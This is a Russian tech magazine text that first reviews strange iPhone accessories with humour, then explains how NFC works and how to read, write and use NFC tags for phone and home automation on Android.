InkCase представляет собой небольшое устройство, размером чуть меньше iPhone, толщиной полсантиметра и экраном в 3,5 дюйма. По сути это небольшой букридер, но с интересной особенностью: можно вставить его в специальный чехол-книжку для смартфона и связать с ним по Bluetooth. В результате получается некое комбинированное устройство, которое можно использовать в двух режимах: либо как полноценный смартфон, либо как букридер или систему для уведомлений.

InkCase всегда находится во включенном состоянии, поэтому, размещенный экраном вверх, может использоваться для вывода уведомлений, информации о входящем звонке (с возможностью ответить или сбросить звонок), управления музыкой или как спорт-трекер. Самая забавная возможность — это вынуть девайс из чехла и использовать как некий удаленный пульт для смартфона (привет Pebble) или как полноценный ридер.

В общем, устройство хоть и полезное в некоторых ситуациях, но весьма неоднозначное и уж точно не для тех, кого и так раздражают размеры современных смартфонов. Лучшим приобретением, как мне кажется, будет полноценный смартфон с E Ink дисплеем, такой как InkPhone (это уже другая фирма).

СТАРЫЙ ДОБРЫЙ POLAROID

Impossible Instant Lab (the-impossible-project.com)

Возможно, современные хипстеры просто не знают, каким фуфлом был Polaroid, а может быть, это один из таких же атрибутов, как свитер из восьмидесятых, но они умудрились собрать аж 560 тысяч долларов (goo.gl/LkOO00) на весьма странную и удивительно бесполезную вещь под названием Impossible Instant Lab. Что это такое? Это фотик в стиле Polaroid, который позволяет делать снимки и тут же распечатывать их на винтажных карточках с весьма ущербным качеством изображения. И все бы ничего, но снимок он делает не окружающего пространства, а экрана смартфона.

По своей сути это нечто вроде компактной домашней фотолаборатории. Поснимал на смартфон еду и друзей, прибежал домой, поставил устройство на стол, открыл на смартфоне нужную фотку, закрепил на устройстве экраном вниз, нажал на кнопку затвора — и вот она, фоточка. При этом очень важно (не знаю для кого, правда), что в процессе такой печати не используется никаких современных технологий или электроники. Только винтаж, только печать с помощью химических реактивов.

Фотка, кстати, со временем быстро выцветет, но кого это волнует, когда можно прикоснуться к восьмидесятым. Интересно, что компания — производитель этого чуда также занимается продажей точных копий тех самых полароидов, и, на мой скромный взгляд, это куда более удачное вложение денег.

199$



ДЕЙСТВИТЕЛЬНО БОЛЬШОЙ ЭКРАН ДЛЯ IPHONE

Table Connect (tableconnect.net)

Кто сказал, что экран iPhone слишком мал? Становись в очередь. За 60-дюймовым экраном. Встроенным в стол. Да, есть такой аксессуар, называется Table Connect. Он позволяет выводить изображение экрана смартфона/планшета на огромную ЖК-панель, которая одновременно выполняет функции крышки стола и тачскрина. «В чем здесь смысл?» — спросишь ты. «Не знаю», — отвечу я.

На самом деле применений стола, конечно же, много. Одна из особенностей его проектировки в том, что он легко наклоняется и может использоваться как стол и как Full HD монитор. Так что кроме игры в монополию за пивом и рассматривания Google Maps можно приспособить его для просмотра видео и игры в Angry Birds. Другое дело, что при заоблачной цене в 25 тысяч евро он больше ничего и не умеет.

Другими словами, ребята продают не самый продвинутый LED-монитор, покрытый закаленным стеклом с тачскрином и начиненный простейшей электроникой, по цене неплохого автомобиля. Хотя нет, не продают, в данный момент стол можно взять только в аренду (представь, как его круто разбивать во время драки на вечеринке), а продажная версия появится только в начале 2015 года, причем вместе с последним айфоном в комплекте (какая щедрость).





TEXTEES

Textees (mytextees.com)

Я в целом согласен, что клавиши экранной клавиатуры, особенно в русской раскладке, особенно на iPhone, недостаточно велики и печатать на ней не всегда удобно. Но решать эту проблему с помощью внешней клавиатуры как-то уж слишком. А с помощью стилуса настолько слишком, что лучше уж клавиатура. К счастью, ребята из проекта Textees готовы спасти вселенную и решить все проблемы разом.

Подозреваю, что мысли в голове создателя Textees были примерно такие: «Палец слишком большой, зато стилус тонкий, но он неудобен. А что, если засунуть стилус в палец? Ну или наоборот? Эврика!» Короче, Textees — это такой резиновый набалдашник на большой палец со встроенным стилусом, точнее небольшим электропроводящим кончиком. Идея тут в том, что пальцем с таким набалдашником будет проще попадать по клавишам, что повысит скорость печати. В теории.

В реальности это работает так. Достал телефон из кармана, открыл Whatsapp, пошуршал по другому карману в поисках Textees, аккуратно надел, быстро напечатал текст, убрал смартфон в карман, снял Textees и убрал в другой карман. А еще я очень рекомендую сходить на их сайт, это того стоит.

ГРАДУСНИК

Kinsa Thermometer (www.kinsahealth.com)

Я не помню, как называется явление, когда кто-то пытается объединить то, что объединять не нужно, но я буду называть его «синдром создателя аксессуаров для iPhone». Когда-то давным-давно человек изобрел градусник, а позднее сделал его электронным и снабдил небольшим удобным экраном для вывода показаний. «Но этого же мало!» — воскликнул создатель аксессуаров для iPhone и сделал градусник, который выводит показания на экран смартфона.

Kinsa Thermometer работает именно по этому принципу. Вставляешь его в смартфон, запускаешь специальное приложение, нажимаешь кнопку «Снять показания» и ждешь, пока показания поступят на смартфон. Далее они записываются в специальный ежедневник, с помощью которого можно проследить течение болезни и добавить разную сопроводительную информацию (кашель, озноб, головная боль и так далее). Удобно? Несомненно! Особенно если ты сломал обе руки и неспособен вбить три цифры в смартфон самостоятельно.





BLACKBERRY-КЛАВИАТУРА ДЛЯ IPHONE

Typo 2 (typokeyboards.com)

Смартфоны BlackBerry, похоже, уже окончательно стали частью истории, проиграв в битве тач-интерфейсам. Однако поклонников тактильных QWERTY-клавиатур еще можно найти в количестве достаточном, чтобы заработать на них. Возможно, именно эта мысль побудила создателей Type 2 разработать BlackBerry-клавиатуру, встроенную в кейс для iPhone.

Typo 2 превращает iPhone в смартфон с полноценной QWERTY-клавиатурой и соответствующими размерами. Клавиатура умеет автоматически расставлять знаки препинания, имеет подсветку клавиш, клавишу блокировки, а также индикатор заряда. Причем заряда не батареи телефона, а самой клавиатуры, так что заряжать теперь придется еще и эту штуковину. Клавиатура, кстати, закрывает собой кнопку «Домой» и переносит ее действие на одну из своих клавиш, будь готов первые несколько дней поматериться, машинально нажимая «не туда».


Как вывод: типичная поделка для обросших мхом юзеров BlackBerry, готовых на любые неудобства ради сохранения целостности души. Впрочем, есть не менее странные изобретения и для любителей тачскринов, например Textees.

АЛКОТЕСТЕР

iBreath (goo.gl/Sb4KSm)

Еще более странным даже на фоне термометра выглядит аксессуар под названием iBreath. Это бытовой и ничем не примечательный алкотестер с собственным дисплеем и полностью автономной работой, который втыкается в iPhone только с одной целью — выполнять функцию FM-трансмиттера для проигрываемых в данный момент композиций. Я не шучу, это действительно алкотестер со встроенной радиостанцией.





ПРИБОР ДЛЯ ОХОТЫ НА ПРИВИДЕНИЙ

Mr. Ghost (goo.gl/3RBQvY)

Проект именно такого аксессуара собрал 35 тысяч долларов на Кикстартере и успешно завершился. На самом деле никаких привидений он, конечно же, не ищет, а представляет собой простейший детектор электромагнитного излучения, но это ни разу не добавляет ему полезности, потому как электромагнетизм свойственен всему, что проводит электрический ток. Зачем тогда это нужно? Because it's fun — отвечает нам создатель чуда бесполезной техники.

Внешне это выглядит как пластиковая палка, которая втыкается в гнездо для наушников, плюс специальное приложение, отображающее положение и форму волны излучателя электромагнитного поля. Но это в случае с iPhone, на Android автор рекомендует использовать анализатор звукового спектра вместо специального приложения, ибо, как оказалось, кодить он умеет только для яблокофона.

Рекомендую, кстати, походить по его сайту, там можно найти весовую кровь зомби, бутылки маны, а также неплохой хоррор для Oculus Rift.



ПЕРЧАТКА С ГАРНИТУРОЙ

Hi-Call (goo.gl/Ks7B75)


Порой даже бесполезные и абсурдные вещи можно сделать по-настоящему интересными и побудить в человеке желание приобрести их. Отличный пример тому — перчатки hi-Call с Bluetooth-гарнитурой, микрофон которой встроен в мизинец, а динамик — в большой палец. Как на практике выглядит разговор по такой перчатке, красноречивее всяких слов покажет приведенная фотография.

С технической точки зрения это просто пара перчаток (кожаные или вязаные) с разведенными внутри проводами и выведенными на запястье кнопками управления, но с концептуальной это, конечно же, произведение искусства. Та же фирма (Hi-Fun), кстати, занимается разработкой и продажей кучи других креативных аксессуаров, включая, например, спикер-гранату, толстовку с наушниками и элементами управления на пузе, пальчиковые аккумуляторы, которые можно заряжать от USB без всяких дополнительных проводов (удобно, кстати), шапки со встроенными наушниками и гарнитуры в виде винтажных телефонных трубок. И это только часть коллекции осень — зима 2014 :).


В общем, кому нужен креативный подарок для админа или программера, добро пожаловать на сайт Hi-Fun (hifunrussia.ru).

ЕЩЕ НЕМНОГО СУМАСШЕСТВИЯ

- **Spraytect Self-Defense** (goo.gl/NF99Zk) — кейс для iPhone со встроенным перцовым баллончиком. Цена: 39,95 доллара.
- **Boom Mic** (goo.gl/05D4F5) — продвинутый внешний микрофон. Втыкается в 3,5-вход вместо наушников. Назначение — съемка видео с качественным звуком. Снят с производства.
- **Dock Fan** (goo.gl/sWyb86) — накладной вентилятор. Втыкается в стандартный вход iPhone, использует его батарею для вращения. Цена: 3,85 доллара.
- **Phonofone III** (goo.gl/md4sM4) — зарядник для iPhone в виде граммофона. Смартфон помещается внутрь с целью усиления громкости динамика. Цена: 177 долларов.
- **ScreenSwag** (goo.gl/i5uXt0) — наклейка на экран с любым логотипом, который (почти) исчезает при включении экрана. Цена для жертвователей на Kickstarter: 19 долларов.
- **Cell-Mate** (cell-mateus.com) — головной держатель телефона. Чтобы освободить плечо для более важных дел. Цена: 12,99 доллара.
- **BookBook** (goo.gl/kN1Hp4) — чехол для iPhone со встроенным бумажником.
- **SuperNova Lighter iPhone 5 Case** (goo.gl/uOdBi8) — кейс со встроенным прикуривателем. Использует собственный аккумулятор. Цена: 44,95 доллара.
- **Equalizer Case For iPhone 5** (goo.gl/Nprg6t) — кейс с имитацией эквалайзера. Цена: 14,99 доллара.
- **MobiUS SP1** (goo.gl/EsHHmV) — УЗИ-сканер для беременных.



ЗАГРУЗИТЕ НА
Google play



Доступно в
App Store





БЕСКОНТАКТНЫЙ КОНТАКТ

Евгений Зобнин
androidstreet.net

ИСПОЛЬЗУЕМ NFC ДЛЯ АВТОМАТИЗАЦИИ И ДРУГИХ ПРИЯТНОСТЕЙ

9 сентября компания Apple анонсировала смартфоны iPhone 6 и iPhone 6 Plus, одной из особенностей которых стал чип NFC и основанная на нем технология Apple Pay. В показанной презентации основной упор был сделан на возможность бесконтактной оплаты покупок с помощью смартфона, однако на самом деле возможности NFC на этом не заканчиваются и уже давно и успешно используются в Android-смартфонах для выполнения множества разных задач, начиная от оплаты поездки в метро и заканчивая автоматизацией смартфона.



ПОДДЕРЖКА В СМАРТФОНАХ

Первым телефоном с интегрированной поддержкой NFC был Nokia 6131, выпущенный еще в 2006 году. Тогда встроенный NFC-чип был всего лишь игрушкой для демонстрации возможностей созданной два года назад технологии. Смартфон был оснащен софтом для считывания NFC-меток, но ввиду их тогдашней дороговизны и почти нулевой популярности технологии ни на какое серьезное применение данная особенность смартфона не претендовала.

После некоторого затишья популяризацией NFC занялась компания Google, выпустившая в 2010 году смартфон Samsung Nexus S и приложение Google Wallet, которое позволяло расплачиваться виртуальными кредитками, используя NFC. На следующий год Google стала ведущим участником NFC Forum и представила Android 4.0 и основанный на нем смартфон Samsung Galaxy Nexus, который теперь мог похвастаться наличием функции Android Beam. Позже появился Nexus 4, и наконец начали подтягиваться другие производители.

Сегодня NFC оснащаются почти все выпускаемые смартфоны. Соответствующий модуль есть даже в сверхбюджетных чипах Mediatek, так что большая часть новых китайских смартфонов стоимостью 5000 рублей тоже им оснащены. В любом случае присутствие чипа NFC легко проверить по наличию пункта «Беспроводные сети → NFC» в настройках.

ВМЕСТО ВВЕДЕНИЯ

NFC расшифровывается как Near Field Communication или «ближняя бесконтактная связь», если по-русски. По своей сути это небольшой чип, который может быть встроен в смартфон с целью передачи данных на очень короткие расстояния с весьма мизерной скоростью. NFC очень близка к технологии RFID, которая уже давным-давно используется для пометки продуктов в супермаркетах, но базируется на ее более позднем стандарте ISO/IEC 14443 (смарт-карты) и спроектирована для использования в переносной электронике (читай: смартфонах) и выполнения безопасных транзакций (читай: оплаты покупок).

Как и в случае со стандартом ISO/IEC 14443, дальность действия NFC всего 5–10 см, но разница в том, что чип NFC способен выполнять функцию тега и считывателя одновременно. Другими словами, оснащенный NFC смартфон может быть как смарт-картой (картой метро, например), которую достаточно поднести к считывателю, чтобы расплатиться, так и самим считывателем, что можно использовать, например, для перевода средств между картами-смартфонами и превращения реальных карт с поддержкой стандарта ISO/IEC 14443 в виртуальные.

Но это только «одно из» и наиболее очевидное применение NFC. Благодаря тому, что чип NFC способен передавать данные в обе стороны и не требует аутентификации устройств, его можно использовать как простую и более удобную замену Bluetooth. С помощью NFC, например, можно делиться ссылками, паролями, контактными и другими данными между смартфонами, просто поднеся их друг к другу.

Появившаяся в Android 4.0 технология Beam еще больше расширяет границы применения NFC, позволяя быстро переносить между устройствами целые файлы и папки, что достигается с помощью предварительной аутентификации Bluetooth-устройств по NFC и последующей установки Bluetooth-соединения и отправки файлов. Как и в предыдущем случае, все, что требуется для передачи, — просто поднести телефоны друг к другу. В прошивках Samsung эта функция носит имя S-Beam и позволяет использовать в качестве «транспортного канала» не только синезуб, но и Wi-Fi (один из смартфонов превращается в точку доступа).


Еще одна возможность — использование пассивных NFC-тегов. Такие теги в виде небольших наклеек можно приобрести за полдоллара за штуку и перепрограммировать с помощью смартфона. Каждый из них может вмещать в себя 137 байт информации (в случае самого распространенного и дешевого тега MIFARE Ultralight C), для считывания которой опять же достаточно просто поднести смартфон. В тег можно записать пароль от домашнего Wi-Fi и приклеить на роутер. Или кодовое слово, на которое будет реагировать смартфон. Можно организовать автоматический запуск навигатора при установке смартфона в держатель в автомобиле или включение бесшумного и энергосберегающего режимов, когда телефон находится на прикроватной тумбочке. Небольшой список покупок в 137 байт тоже вполне вместится.


Мы поговорим обо всех возможных применениях NFC, но так как в нашей стране оплата покупок с его помощью внедрена примерно нигде, то речь пойдет преимущественно об автоматизации на основе меток.




INFO

Современные NFC-теги — это не что иное, как стандартные RFID-теги стандарта ISO/IEC 14443 с открытой для записи памятью.







ИГРАЕМ С ТЕГАМИ

Где взять теги? Как я уже сказал, самый простой вариант — это просто заказать их в китайском интернет магазине (dx.com, tinydeal.com, aliexpress.com). Самые дешевые теги в лице MIFARE Ultralight C с 137 байтами памяти обойдутся примерно в пять долларов за десять штук. Также можно обзавестись фирменными тегами от Sony (SmartTags), однако кроме внешнего вида и цены, которая будет в три-пять раз выше, они ничем не отличаются. Еще один вариант: теги TecTile от Samsung с еще более высоким ценником, но и большим объемом памяти (716 байт). Но тут нужно быть осторожным, первая версия тегов совместима только с NFC-контроллером от NXP, так что с большинством смартфонов они работать не будут.

В качестве тега вполне можно использовать жетоны и карты метро для многократных поездок. Зачастую часть памяти в них остается свободной для записи, так что туда можно поместить любую инфу. Но даже если это не так, тег все равно можно использовать в качестве триггера действий, просто настроив реакцию смартфона на уникальный ID тега.

Без дополнительного софта в мобильных ОС есть лишь ограниченная поддержка «общения» с тегами. Тот же Android вообще не предлагает никаких средств для работы с ними. Все, что можно сделать, — это просто поднести тег к смартфону, чтобы последний его прочитал. В зависимости от типа записанных в тег данных смартфон может вывести эти данные на экран (тип «текст» или не поддерживаемый), открыть веб-страницу (тип URI), запустить приложение (специальный тип android.com:pkg, поддерживаемый только в Android), открыть номеронабиратель с указанным номером (тип URI "tel://") и выполнить некоторые другие действия.

Средств для изменения самих тегов или поведения смартфона в ответ на их обнаружение в Android нет, поэтому нам придется обзавестись дополнительным софтом. Три приложения, которые мы будем использовать:

- NFC TagInfo — читалка тегов, позволяющая получить наиболее полную информацию о теге и записанных в него данных;
- NFC TagWriter — фирменное приложение от ведущего производителя тегов NXP Semiconductors;
- Trigger — позволяет самостоятельно определить реакцию на тег с возможностью передачи управления в Tasker.


Читаем NFC-тег


Главный экран NFC TagWriter

NFC TagWriter: опции сообщения



INFO

В Android L появилась штатная функция записи Wi-Fi-пароля в NFC-тег. Долго удерживаем палец на имени сети в настройках, выбираем «Записать в NFC-метку» и подносим смартфон к тегу.

NFC TAGINFO


Для начала разберемся, что за теги нам достались. Китайцы обычно никаких подробностей на этот счет не сообщают, а уж о картах метро я вообще молчу. Запускаем NFC TagInfo и подносим смартфон к тегу. Далее тапаем по пункту Tag Information и смотрим (скриншот «Читаем NFC-тег»), что мы имеем:


- UID — уникальный идентификатор тега;
- RF Technology — стандарт, поддерживаемый тегом. В данном случае это ISO/IEC 14443 Type A, то есть обычный RFID-тег с поддержкой первой версии протокола обмена данными (Type A);
- Tag Type — тип (или, лучше сказать, «модель») тега. В данном случае NTAG203 — это MIFARE Ultralight C, самый дешевый на данный момент тег. Буква C означает поддержку криптозащиты данных. Еще бывает Topaz 512, который вмещает 450 байт информации, и MIFARE Classic 1K (716 байт), используемый в тегах TecTile и нередко в картах метро;
- Manufacturer — производитель тега. NXP Semiconductors — 90% всех NFC-тегов делают они (семейство MIFARE).

Теперь возвращаемся обратно и переходим в меню NDEF information. NDEF — это один из стандартов NFC, который описывает формат хранения информации в памяти тегов и ее передачи считывателю. Тег может содержать несколько NDEF-сообщений, каждое со своим идентификатором и типом, по которому смартфон может определить, как интерпретировать содержащиеся в нем данные. Тип задается в формате URI, MIME или домен:сервис, если речь идет о каком-то специфичном для считывателя типе (например, тот самый android.com:pkg).

В меню NDEF information нас в первую очередь интересуют строки Maximum message size (полезный объем тега), Is tag writable (поддержка записи) и Can tag be write-protected (поддержка защиты от записи). Последняя опция позволяет заблокировать запись тега для всех устройств, кроме нашего. Кроме того, тег можно заблокировать навечно, так, чтобы его больше никогда нельзя было записать. В этом случае в предпоследней опции будет указано no.

Переходим в меню NDEF message. Если тег содержит какие-либо данные, все они будут отображены здесь с разбие-





↑ NFC-тег на ноутбуке

↗ InstaWifi: простой способ записать пароль от Wi-Fi в тег

нием на сообщения. Остальные опции NFC TagInfo позволяют просмотреть информацию о памяти тега: фактический объем, дамп в форматах HEX и ASCII, права доступа к страницам памяти и так далее. Рекомендую вернуться к этим опциям после записи в тег данных.

ПИШЕМ ДАННЫЕ

Для записи данных будем использовать NFC TagWriter. Пользоваться приложением довольно просто. Запускаем, тапаем по пункту Create, write and store, выбираем New, далее выбираем тип записываемых данных. Наиболее полезные типы: контакт, простой текст, телефонный номер, данные для Bluetooth-соединения, URI и приложение. В списке есть даже закладка веб-браузера и email-сообщение, но для чего они нужны, не совсем понятно.

Далее заполняем необходимые поля (например, адрес веб-сайта в случае с URI), нажимаем Next и попадаем на экран опций (скриншот «NFC TagWriter: опции сообщения»). Здесь можно указать приложение, которое будет запущено после прочтения метки (Add launch application) и установить защиту на перезапись сторонним устройством (Apply Soft Protection). Также приложение позаботится о том, чтобы проинформировать нас о моделях тегов, способных вместить эти данные (в данном случае все OK, NTAG203 в списке есть).

Вновь нажимаем Next и подносим смартфон к тегу. Вуаля, наши данные в нем. Теперь их можно прочитать любым смартфоном с поддержкой NFC. Но что это в конечном итоге дает?

СЦЕНАРИИ ИСПОЛЬЗОВАНИЯ

На самом деле сценариев использования тегов масса. Я, например, применяю теги для хранения паролей и домашней автоматизации, кто-то для автоматической разблокировки смартфона и автоматического запуска навигатора в автомобиле. Теги можно клеить на стол, на ноутбук, на брелок, внутрь книги, на визитку или вшивать под одежду. Поэтому диапазон их применения огромен, и в конечном счете все упирается только в твою фантазию.

Домашняя автоматизация

Наиболее простой и очевидный способ использования тегов — это просто расклеить их по дому с целью получить своего рода систему автоматизации. Здесь существует множество различных вариантов. Приведу наиболее интересные и полезные.

- **Пароль от домашнего Wi-Fi.** Клеим тег на роутер и записываем в него пароль с помощью приложения InstaWifi. Пригодится не только тем, кто часто принимает гостей, но и любителям экспериментов с прошивками.
- **Запуск автосинхронизации или приложения для обмена данными с ПК.** Тег можно приклеить на ноутбук или системник и прописать в него запуск приложения для синхронизации данных (AirDroid, WiFi ADB и другие).
- **Включение точки доступа.** Опять же клеим тег на ноутбук, далее устанавливаем приложение Trigger. В нем добавляем новое задание, в качестве триггера выбираем NFC, пропускаем выбор ограничений, в качестве действия выбираем «Беспроводные и локальные сети → Wifi-зона», пропускаем следующий экран (добавление переключателя) и на последнем экране подносим к NFC-тегу.
- **Включение режима полета на ночь.** Клеим метку куда-нибудь ближе к кровати. Запускаем Trigger, новое задание → триггер: NFC → действие: «Экспериментальные → Режим в самолете». Как вариант, вместо включения режима «В самолете» можно настроить отключение передачи данных и Wi-Fi, добавив соответствующие действия в задание.

Автомобильная автоматизация

NFC-теги будут очень полезны тем, кто использует смартфон в качестве автомобильного навигатора. Достаточно наклеить тег на держатель смартфона и записать в него инструкцию для запуска навигатора — и готово. Все стало намного проще. Тем не менее я бы рекомендовал пойти несколько другим путем и усложнить настройку, добавив к ней автоматическое включение Bluetooth (для гарнитуры), GPS и отключение Wi-Fi.

Чтобы сделать это, нам вновь понадобится Trigger. Запускаем, добавляем задание, в качестве триггера выбираем NFC. Добавляем действие «Bluetooth → Bluetooth Вкл/Выкл → Включить». Добавляем еще одно действие: «Беспроводные и локальные сети → GPS Вкл/Выкл → Включить». И еще одно: «Беспроводные и локальные сети → WiFi Вкл/Выкл → Выключить». Наконец, добавляем действие «Приложение и ярлыки → Открыть приложение → выбираем приложение».



INFO

goo.gl/5wz5BA — кольцо с двумя NFC-тегами внутри. Один используется как визитка, второй — для разблокировки смартфона.



INFO

В iOS поддержка NFC ограничена лишь системой Apple Pay, так что в нашей стране без Jailbrake этот модуль будет абсолютно бесполезен.

ЧТО ВНУТРИ ТЕГА?

С технической точки зрения NFC-тег — это микрокомпьютер наподобие тех, что находятся внутри SIM и банковских карт. Здесь есть свой процессор, оперативная и постоянная память, но нет традиционного источника питания. Электрический ток он получает посредством электромагнитной индукции, которая возникает между антеннами считывателя и метки, так же как это происходит в беспроводных зарядных устройствах и пассивных радиоприемниках. Благодаря сверхмалому уровню потребления энергии, мощности такого «трансформатора» оказывается вполне достаточно для нормального функционирования микрокомпьютера.

Антенна занимает около 99% площади метки и передает данные на частоте 13,56 МГц со скоростью 106, 212, или 424 Кбит/с. Стандарты NFC определяют несколько протоколов передачи данных, в том числе несколько реализаций протокола обмена данными (они обозначаются буквами A, B и так далее), которые могут быть дополнены производителем самой метки. Например, метки семейства MIFARE реализуют ряд расширений над стандартным протоколом, из-за чего можно поймать несовместимости между приложениями и меткой (но это редко).

Безопасность данных обеспечивается несколькими путями:

- Малая дальность действия. Десять сантиметров — очень приватная зона.
- Защита от клонирования с помощью уникального серийного номера.
- Возможность защиты от перезаписи и защиты данных паролем.
- Опциональное шифрование данных в памяти и при передаче.

